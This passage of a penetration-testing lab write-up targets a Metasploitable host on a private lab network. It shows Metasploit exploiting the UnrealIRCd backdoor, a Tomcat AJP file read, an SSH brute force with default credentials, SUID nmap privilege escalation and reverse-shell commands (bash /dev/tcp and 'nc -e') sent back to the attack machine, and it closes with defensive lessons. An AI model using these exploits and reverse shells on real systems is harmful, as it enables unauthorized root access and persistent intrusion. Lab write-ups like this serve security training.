
Port 6667: Unreal 3.2.8.1

Directly use metasploit's attack script, getshell



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.11.202.194
lhost => 10.11.202.194
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.11.202.194:4444
[*] 10.11.203.119:6667 - Connected to 10.11.203.119:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 10.11.203.119:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo oaB3aMZRxItFUUgU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "oaB3aMZRxItFUUgU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (10.11.202.194:4444 -> 10.11.203.119:41185) at 2023-12-09 07:22:22 -0500

whoami
root
```


Port 8009: Confirmed the existence of tomcat ajp CVE-2020-1938 tomcat file contains vulnerability, web.xml information can be obtained。



```
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>

[+] 10.11.203.119:8080 - /home/cs2lab/.msf4/loot/20231209072416_default_10.11.203.119_WEBINFweb.xml_170005.txt
[*] Auxiliary module execution completed
```


Post Exploitation

We can getshell through all the above methods, and in many cases it is still a shell with root permissions. Therefore, in order to demonstrate the privilege escalation operation after post-penetration testing, here we use the shell obtained by ssh brute force cracking for subsequent use.




```
[*] 10.11.203.119:22 - Starting bruteforce
[+] 10.11.203.119:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux
 metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (10.11.202.194:35003 → 10.11.203.119:22) at 2023-12-09 06:53:47 -0500
[+] 10.11.203.119:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=11
4(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux '
[*] SSH session 3 opened (10.11.202.194:38343 → 10.11.203.119:22) at 2023-12-09 06:56:08 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
user
```

First we use the python command to harden our shell。



```
user
python -c "import pty;pty.spawn('/bin/bash')"
user@metasploitable:~$
```


Check whether the user account has the permission to execute sudo commands：



```
user@metasploitable:~$ sudo -l
sudo -l
[sudo] password for user: user

Sorry, user user may not run sudo on metasploitable.
user@metasploitable:~$
```

It is found that we do not have such permissions, so we will consider the SUID privilege escalation operation.。


find / -perm -u=s -type f 2>/dev/null



```
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
user@metasploitable:~$
```

We visit the https://gtfobins.github.io/ website to view nmap’ s privilege escalation method::


/usr/bin/nmap --interactive



```
user@metasploitable:~$ /usr/bin/nmap --interactive
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whaomi
whaomi
sh: whaomi: command not found
sh-3.2# id
id
uid=1001(user) gid=1001(user) euid=0(root) groups=1001(user)
sh-3.2# whoami
whoami
root
sh-3.2# whoami
whoami
root
sh-3.2#
```

From this we successfully escalated the rights。

We bounce the root privileged shell to our own attack machine and obtain persistent privileges.



```
sh-3.2#
sh-3.2# bash -i >& /dev/tcp/10.11.202.194/888 0>&1
bash -i >& /dev/tcp/10.11.202.194/888 0>&1
sh: /dev/tcp/10.11.202.194/888: No such file or directory
sh-3.2# nc -e /bin/bash 10.11.202.194 888
nc -e /bin/bash 10.11.202.194 888
█
```

```
┌──(cs2lab㉿kali)-[~]
└─$ nc -lvnp 888
listening on [any] 888 ...
connect to [10.11.202.194] from (UNKNOWN) [10.11.203.119] 43121
▯
```

Using bash -i to bounce the shell failed. We used nc to successfully bounce the shell with root privileges to the attack machine.。

Time Summary

Information collection and scanning (1 hour)
Nmap performs port scanning and service identification.
Nikto performs web service scanning and more.

Threat Modeling and Vulnerability Analysis (2 hours)
Based on the scan results, threat modeling is performed.
Use search engines and vulnerability databases such as Exploit Database to find known vulnerabilities for a specific service or application.

Attacks and Exploits (3 hours)
Exploit using Metasploit Framework.
Wait for the brute force cracking of ssh and telnet.

Later use (1 hour)
Install persistent access tools such as backdoors or rootkits.

Reporting and Analysis (2 hours)
Write detailed penetration testing reports, including exploitation steps and proofs.
Total: 9 hours

Conclusions

The importance of secure configuration

Many vulnerabilities come from improper configuration. For example, default user names and passwords, software that has not been updated, unnecessary ports opened, etc. This emphasizes the importance of conducting regular security audits and strengthening baseline security configurations.

Timely updates and patches

Many vulnerabilities, especially those that already have existing exploits, are often caused by software that is not updated in a timely manner. This highlights the importance of promptly patching and updating systems to reduce the risk of known vulnerabilities.

principle of least privilege

During penetration testing, it is often possible to exploit unnecessary high-privilege configurations. Applying the principle of least privilege and giving system components and users only the necessary permissions to complete their jobs can greatly reduce security risks.

Multi-layer defense strategy

Even if certain vulnerabilities are exploited, there should be additional layers of security to prevent attackers from further penetration. For example, using intrusion detection systems (IDS) and intrusion prevention systems (IPS) can help detect and prevent anomalous behavior.

References

[1] http://www.pentest-standard.org/index.php/Main_Page

[2] https://www.exploit-db.com/

[3] https://gtfobins.github.io/